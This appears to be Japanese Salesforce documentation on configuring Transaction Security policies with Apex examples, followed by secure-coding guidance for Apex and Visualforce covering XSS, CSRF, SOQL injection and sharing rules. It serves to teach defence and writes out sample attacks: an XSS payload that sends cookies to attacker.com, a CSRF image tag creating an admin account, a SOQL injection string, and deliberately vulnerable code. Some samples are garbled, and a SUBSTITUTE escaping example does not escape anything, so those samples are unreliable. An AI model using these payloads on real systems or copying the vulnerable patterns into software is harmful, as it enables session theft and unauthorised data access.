1. [設定]から、[クイック検索] ボックスに「*トランザクションセキュリティ*」と入力し、[トランザクションセキュリティ] を選択して、カスタムトランザクションセキュリティポリシーの [新規] をクリックします。
2. 新しいポリシーの基本情報項目を入力します。
   - わかりやすさとメンテナンス性を考慮して、API とポリシーに同じような名前を使用します。この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。
   - 行動の種別 — 使用可能なアクションを決定します。次のいずれかになります。
     - ログイン—ユーザのログイン。ログインでは、通知の任意の組み合わせと次のアクションを設定できます。
       - アクセスを完全にブロックする
       - 続行して 2 要素認証の使用を必須とする
       - 続行して現在のログインセッションの終了を必須とする
     - エンティティ—オブジェクト種別。特定のリソースおよび目的の通知種別を選択します。
     - データのエクスポート — データローダ API クライアントを使用して、選択したオブジェクト種別がエクスポートされた場合に通知します。
     - **AccessResource** — 選択したリソースへのアクセスがあった場合に通知します。アクセスをブロックしたり、アクセスを許可する前に2要素認証を必須にしたりできます。
   - 通知 — ポリシーごとに通知方法 (すべて、一部、なし) を選択できます。
   - 受信者 — システム管理者プロファイルが割り当てられた有効ユーザである必要があります。
   - リアルタイムアクション —ポリシーがトリガされたときに実行されるアクションを指定します。使用可能なアクションは、イベント種別によって異なります。メール通知とアプリケーション内通知は常に使用可能です。ログインイベントおよびリソースイベントの場合、アクションをブロックしたり、2 要素認証を使用した高いレベルのアクセス制御を必須としたりすることもできます。ログインイベントの場合、現在のセッションを続行する前に既存のセッションを終了することを必須とすることができます。常に最も古いセッションが終了するように、セッション終了のデフォルトアクションを設定できます。

     メモ: Salesforce1 または Lightning Experience の場合、AccessResource イベント種別で 2 要素認証を使用することはできません。代わりに [ブロック] アクションが使用されます。

     重要: 2要素認証アクションを要求するポリシーを作成する場合、時間ベースのワンタイムパスワードを取得する手段をユーザに提供します。このパスワードは、2番目の認証要素になります。これ

を行わないと、ユーザが2番目の認証要素を求められる状況になった場合に、ログインやレポートの実行などの作業を完了できなくなります。

- [Apex ポリシー] の既存のクラスを使用することも、**[Apex を生成]** を選択して、`TxnSecurity.PolicyCondition` インターフェースを実装するデフォルトポリシークラスを作成することもできます。また、組織に追加したカスタマイズを活用する独自のポリシーを作成できます。
- [他のアカウントでポリシーを実行] に選択するユーザには、システム管理者プロファイルが必要です。

3. 必要に応じて、ポリシーの一部として特定のプロパティの条件を作成できます。たとえば、特定のソースIPからレポートまたはダッシュボードへのアクセスがあった場合にトリガされるポリシーを作成できます。ソース IP は、チェック対象のプロパティです。
   - 使用可能なプロパティは、選択したイベント種別によって異なります。
   - たとえばログインイベントでは、特定の日数内に発生したプロパティの変更やプロパティ値の完全一致を検索できます。
4. ポリシーを有効にするには、ポリシーのチェックボックスをオンにします。要件に基づいて、ポリシーを有効および無効にできます。
5. **[保存]** をクリックします。

選択内容を保存すると、新しいポリシーの編集ページが表示されます。ここでは、ポリシーを変更したり、その Apex クラスを確認したりできます。

ポリシーの Apex インターフェースを生成する前に条件値を指定していなかった場合、後で条件を追加できます。条件を変更する場合は編集できます。ポリシーを有効化する前に、Apex コードを編集して条件を含めます。条件を含めないと、ポリシーはトリガされません。例については、「トランザクションセキュリティ通知の Apex ポリシー」を参照してください。

同じイベント種別に複数のポリシーを作成できますが、ポリシーとそのアクションは重複しないようにすることをお勧めします。特定のイベントが発生するとそのイベントのすべてのポリシーが実行されますが、実行順序は不確定です。たとえば、エクスポートされる取引先責任者に2つのポリシーが有効になっている場合、どちらのポリシーが最初にトリガされるのかはわかりません。一方のポリシーでは取引先責任者がコピーされ、もう一方のポリシーでは取引先責任者が削除される場合、削除が最初に実行されるとコピー操作に失敗します。

トランザクションセキュリティ通知の Apex ポリシー

すべてのトランザクションセキュリティポリシーで Apex `TxnSecurity.PolicyCondition` インターフェースを実装する必要があります。次に、いくつか例を示します。

ポリシーの Apex インターフェースを生成する前に条件値を指定していなかった場合、後で条件を追加できます。条件を変更する場合は編集できます。ポリシーを有効化する前に、Apex コードを編集して条件を含めます。条件を含めないと、ポリシーはトリガされません。次に、条件の作成方法の例を示します。

トランザクションセキュリティポリシーを削除しても、`TxnSecurity.PolicyCondition` 実装は削除されません。Apex コードを他のポリシーで再利用できます。

この Apex ポリシーの例では、過去 24 時間でいずれかのユーザが複数の IP アドレスからログインしたときにトリガされるポリシーが実装されています。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Shield または Salesforce Shield Event Monitoring アドオンサブスクリプションを購入する必要があります。

例:

```
global class LoginPolicyCondition implements
TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    AggregateResult[] results = [SELECT SourceIp
                                 FROM LoginHistory
                                 WHERE UserId = :e.userId
                                       AND LoginTime =
LAST_N_DAYS:1
                                 GROUP BY SourceIp];
    if(!results.isEmpty() && results.size() > 1) {
      return true;
    }
    return false;
  }
}
```

この Apex ポリシーの例では、セッションが特定の IP アドレスから作成されたときにトリガされるポリシーが実装されています。

例:

```
global class SessionPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    AuthSession eObj = [SELECT SourceIp FROM AuthSession WHERE Id = :e.entityId];
    if(eObj.SourceIp == '1.1.1.1' ){
      return true;
    }
    return false;
  }
}
```

この DataExport ポリシーでは、いずれかのユーザがデータローダ経由でデータをエクスポートしたときにトリガされるポリシーが実装されています。

例:

```
global class DataExportPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    if(e.data.get('SourceIp') == '1.1.1.1' ){
      return true;
    }
    return false;
  }
}
```

この Apex ポリシーは、いずれかのユーザがレポートにアクセスしたときにトリガされます。

例:

```
global class ReportsPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    if(e.data.get('SessionLevel') == 'STANDARD' ){
      return true;
    }
    return false;
  }
}
```

この Apex ポリシーは、いずれかのユーザが接続アプリケーションにアクセスしたときにトリガされます。

例:

```
global class ConnectedAppsPolicyCondition implements TxnSecurity.PolicyCondition {
  public boolean evaluate(TxnSecurity.Event e) {
    if(e.data.get('SessionLevel') == 'STANDARD' && (e.entityId == '0CiD00000004Cce')){

      return true;
    }
    return false;
  }
}
```

関連トピック:

Apex 開発者ガイド: PolicyCondition の実装例

Apex 開発および Visualforce 開発のセキュリティのヒント

カスタムアプリケーションを開発する場合の脆弱性を理解し、その対策を講じます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Visualforce は、**Database.com** では利用できません。

セキュリティとは

Apex および Visualforce ページの強力な組み合わせにより、Force.com 開発者は、Salesforce にカスタム機能およびビジネスロジックを提供したり、Force.com プラットフォーム内部で実行するまったく新しいスタンドアロン製品を作成することができます。ただし、プログラミング言語と同様、開発者はセキュリティ関連の不備について認識する必要があります。

Salesforce は、複数のセキュリティ防御を Force.com プラットフォーム自体に統合しました。ただし、不注意な開発者は多くの場合に組み込み防御をスキップし、アプリケーションと顧客をセキュリティ上のリスクにさらしている場合があります。開発者が Force.com プラットフォーム上で犯す多くのコーディングエラーは、一般的な Web アプリケーションのセキュリティ脆弱性と類似しています。一部のコーディングエラーは Apex 固有のものです。

AppExchange のアプリケーションを認証するには、開発者はここで説明するセキュリティ上の弱点について学習および理解する必要があります。詳細は、https://developer.salesforce.com/page/Security にある Salesforce Developers の Force.com セキュリティリソースのページを参照してください。

クロスサイトスクリプト (XSS)

クロスサイトスクリプト (XSS) の攻撃は、悪意のある HTML またはクライアント側のスクリプトが Web アプリケーションに提供される、幅広い範囲の攻撃となります。Web アプリケーションには、Web アプリケーションのユーザに対する悪意のあるスクリプトが含まれています。ユーザは、知らぬ間に攻撃の被害者となります。攻撃者は、Web アプリケーションに対する被害者の信頼を利用し、攻撃の媒体として Web アプリケーションを使用しています。データを適切に検証することなく動的 Web ページを表示する多くのアプリケーションは攻撃されやすいといえます。Web サイトに対する攻撃は、あるユーザからの入力が別のユーザに表示されることを目的としている場合は特に単純です。可能性として、掲示板、ユーザコメントスタイルの Web サイト、ニュース、またはメールアーカイブなどがあります。

たとえば、次のスクリプトがスクリプトコンポーネント、`on*` 行動、または Visualforce ページを使用する Force.com ページに使用されているとします。

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo =
'{!$CurrentPage.parameters.userparam}';</script>
```

このスクリプトブロックは、ユーザが入力した `userparam` の値をページに挿入します。攻撃者は `userparam` に次の値を入力することができます。

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
```

この場合、現在のページのすべての Cookies が `cookie.cgi` スクリプトに対する要求のクエリ文字列として `www.attacker.com` に送信されます。この時点で、攻撃者は被害者のセッション Cookie を持っており、彼らが被害者になりすまして Web アプリケーションに接続することができます。

攻撃者は、Web サイトまたはメールを使用して、悪意のあるスクリプトを送信できます。Web アプリケーションユーザは攻撃者の入力は確認できませんが、ブラウザは信頼されたコンテキストで攻撃者のスクリプトを実行できます。こうした機能により、攻撃者はさまざまな攻撃を被害者に対して行うことができます。攻撃の範囲はウィンドウを開いたり閉じたりする単純なアクションから、データまたはセッションの Cookie を盗むなどのより悪意に満ちた攻撃にいたるまで幅広く、被害者のセッションに対する攻撃者の完全アクセスを可能にします。

こうした攻撃についての一般的な詳細は、次の記事を参照してください。

- http://www.owasp.org/index.php/Cross_Site_Scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- http://www.google.com/search?q=cross-site+scripting

Force.com プラットフォーム内では、複数の対 XSS 防御策が実行されています。たとえば、多くの出力メソッドの有害な特性を除外するフィルタが実装されています。標準クラスおよび出力メソッドを使用する開発者に対する XSS の脆弱性の脅威は、大幅に緩和されています。ただし、クリエイティブな開発者は、デフォルトのコントロールをわざとまたは偶然エスケープする方法を見つけることができます。次のセクションでは、保護されている場所、保護されていない場所について説明しています。

既存の保護

`<apex>` で始まるすべての標準 Visualforce コンポーネントでは、対 XSS フィルタが設定されています。たとえば、ユーザに直接返されるユーザ指定の入力および出力を採用するため、次のコードは通常 XSS の攻撃に対して脆弱ですが、`<apex:outputText>` タグは XSS に対して安全です。HTML タグとされるすべての文字は、リテラル形式に変換されます。たとえば、< 文字は `&lt;` に変換され、ユーザの画面上ではリテラル < が表示されます。

```
<apex:outputText>
    {!$CurrentPage.parameters.userInput}
</apex:outputText>
```

Visualforce タグのエスケープの無効化

デフォルトでは、ほぼすべての Visualforce タグは XSS に対して脆弱な文字をエスケープします。省略可能な属性 `escape="false"` を設定することによって、この動作を無効化することができます。たとえば、次の出力は、XSS の攻撃に対して脆弱です。

```
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" />
```

XSS から保護されていないプログラミング項目

次の項目には XSS 保護を組み込んでいないため、これらのタグおよびオブジェクトを使用する場合は特別な保護を行う必要があります。これは、これらの項目が、開発者がスクリプトコマンドを挿入してページをカスタ

マイズできるようになっているためです。意図的にページに追加されるコマンドに対XSS フィルタを指定しても意味はありません。

カスタム JavaScript

独自の JavaScript を作成した場合、Force.com プラットフォームにはユーザを保護する方法がありません。たとえば JavaScript で使用している場合、次のコードは XSS の攻撃に対して脆弱です。

```
<script>
    var foo = location.search;
    document.write(foo);
</script>
```

<apex:includeScript>

<apex:includeScript> Visualforce コンポーネントを使用して、ページにカスタムスクリプトを追加できます。こうした場合、内容が安全で、ユーザが提供したデータが含まれていないことを慎重に確認してください。たとえば、次のスニペットはスクリプトの値としてユーザ提供の入力が含まれているため、特に脆弱です。タグによって指定された値は、使用する JavaScript への URL です。攻撃者がパラメータに任意のデータを入力できる場合 (下記の例参照)、被害者に別の Web サイトの JavaScript ファイルを使用するよう指示することができる可能性があります。

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

[数式] タグ

これらのタグの一般的なシンタックスは、{!FUNCTION()} または {!$OBJECT.ATTRIBUTE} です。たとえば、開発者がリンクにユーザのセッション ID を指定したい場合、次のシンタックスを使用してリンクを作成することができます。

```
<a
href="http://partner.domain.com/integration/?sid={!$Api.Session_ID}&server={!$Api.Partner_Server_URL_130}">
Go to portal</a>
```

次のような出力となります。

```
<a
href="http://partner.domain.com/integration/?sid=4f0900D30000000Jsbi%21AQoAQNYaPnVyd_6hNdIxXhzQTMaa
SlYiOfRzpM18huTGN3jC0O1FIkbuQRwPc9OQJeMRm4h2UYXRnmZ5wZufIrvd9DtC_ilA&server=https://yourInstance.salesforce.com
/services/Soap/u/13.0/4f0900D30000000Jsbi">Go to portal</a>
```

数式は関数コールとなるか、プラットフォームオブジェクト、ユーザの環境、システム環境、要求の環境に関する情報を含むことができます。これらの数式の重要な特徴は、表示中にデータがエスケープされないという点です。数式はサーバに表示されるため、JavaScript またはその他のクライアント側の技術を使用してクライアントの表示データをエスケープすることはできません。これにより、数式が非システムデータ (悪意のあるまたは編集可能なデータ) を参照し、式自体が関数にラップされていない場合、表示中に出力をエスケープするという危険な状況を誘発する場合があります。一般的な脆弱性は、要求パラメータにアクセスする {!$Request.*} 式の使用によって引き起こされます。

```
<html>
    <head>
        <title>{!$Request.title}</title>
    </head>
```

```
    <body>Hello world!</body>
</html>
```

エスケープされない {!$Request.title} タグによっても、クロスサイトスクリプトの脆弱性が誘発されます。たとえば、次のような要求の場合

```
http://example.com/demo/hello.html?title=Adios%3C%2Ftitle%3E%3Cscript%3Ealert('xss')%3C%2Fscript%3E
```

出力は次のようになります。

```
<html><head><title>Adios</title><script>alert('xss')</script></title></head><body>Hello
world!</body></html>
```

サーバ側でエスケープする標準メカニズムは、SUBSTITUTE() 数式タグを使用します。例で {!$Request.*} 式の投入を指定すると、次のネストされた SUBSTITUTE() コールを使用して、上記のような攻撃を回避できます。

```
<html>
    <head>
        <title>{! SUBSTITUTE(SUBSTITUTE($Request.title,"<","<"),">",">")}</title>
    </head>
    <body>Hello world!</body>
</html>
```

タグの投入およびデータの使用によって、エスケープされた文字およびエスケープが必要な文字が異なります。たとえば、次のような文の場合

```
<script>var ret = "{!$Request.retURL}";script>var ret = "{!$Request.retURL}";</script>
```

リンクで使用されるため、URL では HTML エスケープ文字の " の代わりに %22 を使用して二重引用符をエスケープする必要があります。そうでない場合、次のような要求

```
http://example.com/demo/redirect.html?retURL= foo%22%3Balert('xss')%3B%2F%2F
```

では、次のようになります。

```
<script>var ret = "foo";alert('xss');//";</script>
```

また、ret 変数では、含まれる HTML 制御文字が解釈されるような方法で使用される場合、ページの後半で追加のクライアント側エスケープが必要になる場合があります。

また、数式タグを使用して、プラットフォームオブジェクトデータを追加することもできます。データがユーザの組織から直接取得されますが、データをエスケープしてユーザが他のユーザ (権限レベルがより高いユーザ) のコンテキストでコードを実行できなくなります。これらの種類の攻撃は同じ組織内のユーザによって実行され、組織のユーザロールを弱体化し、データ監査の完全性を提言させてしまいます。また、多くの組織には、外部ソースからインポートされたデータがありますが、悪意のあるコンテンツの除外が行われない場合があります。

クロスサイトリクエストフォージェリ (CSRF)

クロスサイトリクエストフォージェリ (CSRF) の弱点は、防御がなく、プログラムエラーはそれほどありません。単純な例を示して CSRF を説明します。攻撃者が www.attacker.com に Web ページを持っているとしま

す。この Web ページは、そのサイトへの通信量を実行する変数サービスまたは情報を提供するページなどです。攻撃者のページには、次のような HTML タグがあります。

```
<img
src="http://www.yourwebpage.com/yourapplication/createuser?email=attacker@attacker.com&type=admin....."
 height=1 width=1 />
```

つまり、攻撃者のページには、あなたの Web サイトでアクションを実行する URL が含まれています。ユーザが攻撃者の Web ページにアクセスしたときに、まだあなたの Web ページにログインしている場合、URL が取得され、アクションが実行されます。ユーザの Web ページへの認証がこのときも行われているため、この攻撃は成功します。これは非常に単純な例で、攻撃者の手口はより巧妙になっており、コールバック要求を生成するスクリプトを使用したり、あなたの AJAX メソッドに対して CSRF 攻撃を行うこともあります。

詳細および従来の防御策は、以下を参照してください。

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- http://shiflett.org/articles/cross-site-request-forgeries

Force.com プラットフォーム内では、この攻撃を回避する対 CSRF トークンが実装されています。すべてのページにランダムな文字列が非表示形式項目として指定されています。次のページが読み込まれると、アプリケーションはこの文字列の正当性を確認し、値が予測される値に一致しない限り、コマンドは実行されません。この機能により、すべての標準コントローラおよびメソッドの使用時に、ユーザを保護します。

ここでもやはり、開発者はリスクを認識することなく、組み込みの防御策をスキップしてしまう場合があります。たとえば、オブジェクト ID を入力パラメータとして SOQL コールで使用するカスタムコントローラがあるとします。次のスニペットについて考えます。

```
<apex:page controller="myClass" action="{!init}"</apex:page>

public class myClass {
  public void init() {
    Id id = ApexPages.currentPage().getParameters().get('id');
    Account obj = [select id, Name FROM Account WHERE id = :id];
    delete obj;
    return ;
  }
}
```

この場合、開発者は、独自のアクションメソッドを開発して知らないうちに対 CSRF コントロールをスキップしてしまいます。`id` パラメータはコードで読み込まれ、使用されます。対 CSRF トークンは読み込まれたり検証されたりしません。攻撃者の Web ページでは、CSRF 攻撃を使用してユーザをこのページに移動させ、`id` パラメータとして攻撃者が望む値を指定する可能性があります。

このような状況に対する組み込み防御策がないため、開発者は前例の `id` 変数のようなユーザ指定のパラメータに基づいてアクションを実行するページの書き込みに対し、注意する必要があります。解決策の 1 つは、アクションを起こす前に中間の確認ページを挿入し、ユーザがそのページを呼び出しているのか確認することです。その他の提案としては、組織のアイドルセッションのタイムアウトを短くする、他のサイトにアクセスする場合は有効なセッションからログアウトし、認証されたままそのブラウザを使用しないようにするなどです。

SOQL インジェクション

他のプログラミング言語では、上記の弱点を SQL インジェクションといいます。Apex では SQL を使用しませんが、独自のデータベースクエリ言語SOQLを使用します。SOQLは、SQLより単純で、機能が制限されています。そのため、SOQL インジェクションのリスクは SQL と比較して大幅に低くなりますが、攻撃は従来の SQL インジェクションとほぼ同じです。集計時は、SQL/SOQLインジェクションではユーザが提供した入力を取得し、これらの値を動的 SOQL クエリに使用します。入力が検証されない場合、SOQL ステートメントを事実上変更する SOQL コマンドを指定し、アプリケーションにトリックを仕掛けて意図しないコマンドを実行するようにします。

SQL インジェクション攻撃の詳細は、以下を参照してください。

- http://www.owasp.org/index.php/SQL_injection
- http://www.owasp.org/index.php/Blind_SQL_Injection
- http://www.owasp.org/index.php/Guide_to_SQL_Injection
- http://www.google.com/search?q=sql+injection

Apex での SOQL インジェクションの脆弱性

以下に SOQL に対して脆弱な Apex コードおよび Visualforce の単純な例を示します。

```
<apex:page controller="SOQLController" >
    <apex:form>
        <apex:outputText value="Enter Name" />
        <apex:inputText value="{!name}" />
        <apex:commandButton value="Query" action="{!query}‟ />
    </apex:form>
</apex:page>

public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String qryString = 'SELECT Id FROM Contact WHERE ' +
            '(IsDeleted = false and Name like \'%' + name + '%\')';
        queryResult = Database.query(qryString);
        return null;
    }
}
```

これは単純な例ですが、ロジックについて説明しています。コードは、削除されていない取引先責任者の検索を行うためのものです。ユーザは `name` という入力値を指定します。値はユーザが指定する任意の値で、検証されません。SOQL クエリは動的に構築され、`Database.query` メソッドで実行されます。ユーザが正当な値を指定すると、ステートメントは次のように期待どおり実行されます。

```
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

ただし、次のようにユーザが予期しない値を入力したかのようになります。

```
// User supplied value for name: test%') OR (Name LIKE '
```

この場合、クエリ文字列は次のようになります。

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%')
```

結果には削除されていない取引先責任者だけでなく、すべての取引先責任者が表示されます。SOQL インジェクションにより、脆弱なクエリの対象となるロジックを変更することができます。

SOQL インジェクションの防御策

SOQL インジェクションの攻撃を回避するには、動的 SOQL クエリを使用しないようにします。代わりに、静的クエリとバインド変数を使用します。上記の脆弱な例は、静的 SOQL を使用して次のように書き直すことができます。

```
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String queryName = '%' + name + '%';
        queryResult = [SELECT Id FROM Contact WHERE
           (IsDeleted = false and Name like :queryName)];
        return null;
    }
}
```

動的SOQLを使用する必要がある場合、`escapeSingleQuotes` メソッドを使用して、ユーザ指定の入力を削除します。このメソッドは、エスケープ文字 (\) をユーザから渡される文字列のすべての単一引用符に追加します。このメソッドにより、すべての単一引用符を、データベースコマンドではなく、囲まれた文字列として処理します。

データアクセスコントロール

Force.com プラットフォームは、データ共有ルールを広範囲に使用します。各オブジェクトには権限があり、ユーザが読み取り、作成、編集、削除できる共有設定がある場合があります。これらの設定は、すべての標準コントローラを使用する場合に強制されます。

Apex クラスを使用する場合、組み込みユーザ権限、および項目レベルのセキュリティ制限は実行時に重視されません。デフォルトの動作として、Apex クラスに組織内のすべてのデータを読み込み更新する機能があります。これらのルールは強制されないため、Apexを使用する開発者は、ユーザ権限、項目レベルのセキュリティ、または組織のデフォルト設定によって通常は非表示となる機密データが不注意で公開されないようにする必要があります。これは特に、Visualforce ページで当てはまります。たとえば、次の Apex 擬似コードについて考えます。

```
public class customController {
    public void read() {
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];
```

```
    }
}
```

この場合、現在ログインしているユーザにこれらのレコードを表示する権限がない場合でも、すべての取引先責任者レコードが検索されます。解決策として、クラスを宣言する場合、修飾キーワードの `with sharing` を使用します。

```
public with sharing class customController {
    . . .
}
```

`with sharing` キーワードを使用すると、プラットフォームはすべてのレコードに完全アクセス権限を付与するのではなく、現在ログインしているユーザのセキュリティ共有権限を使用します。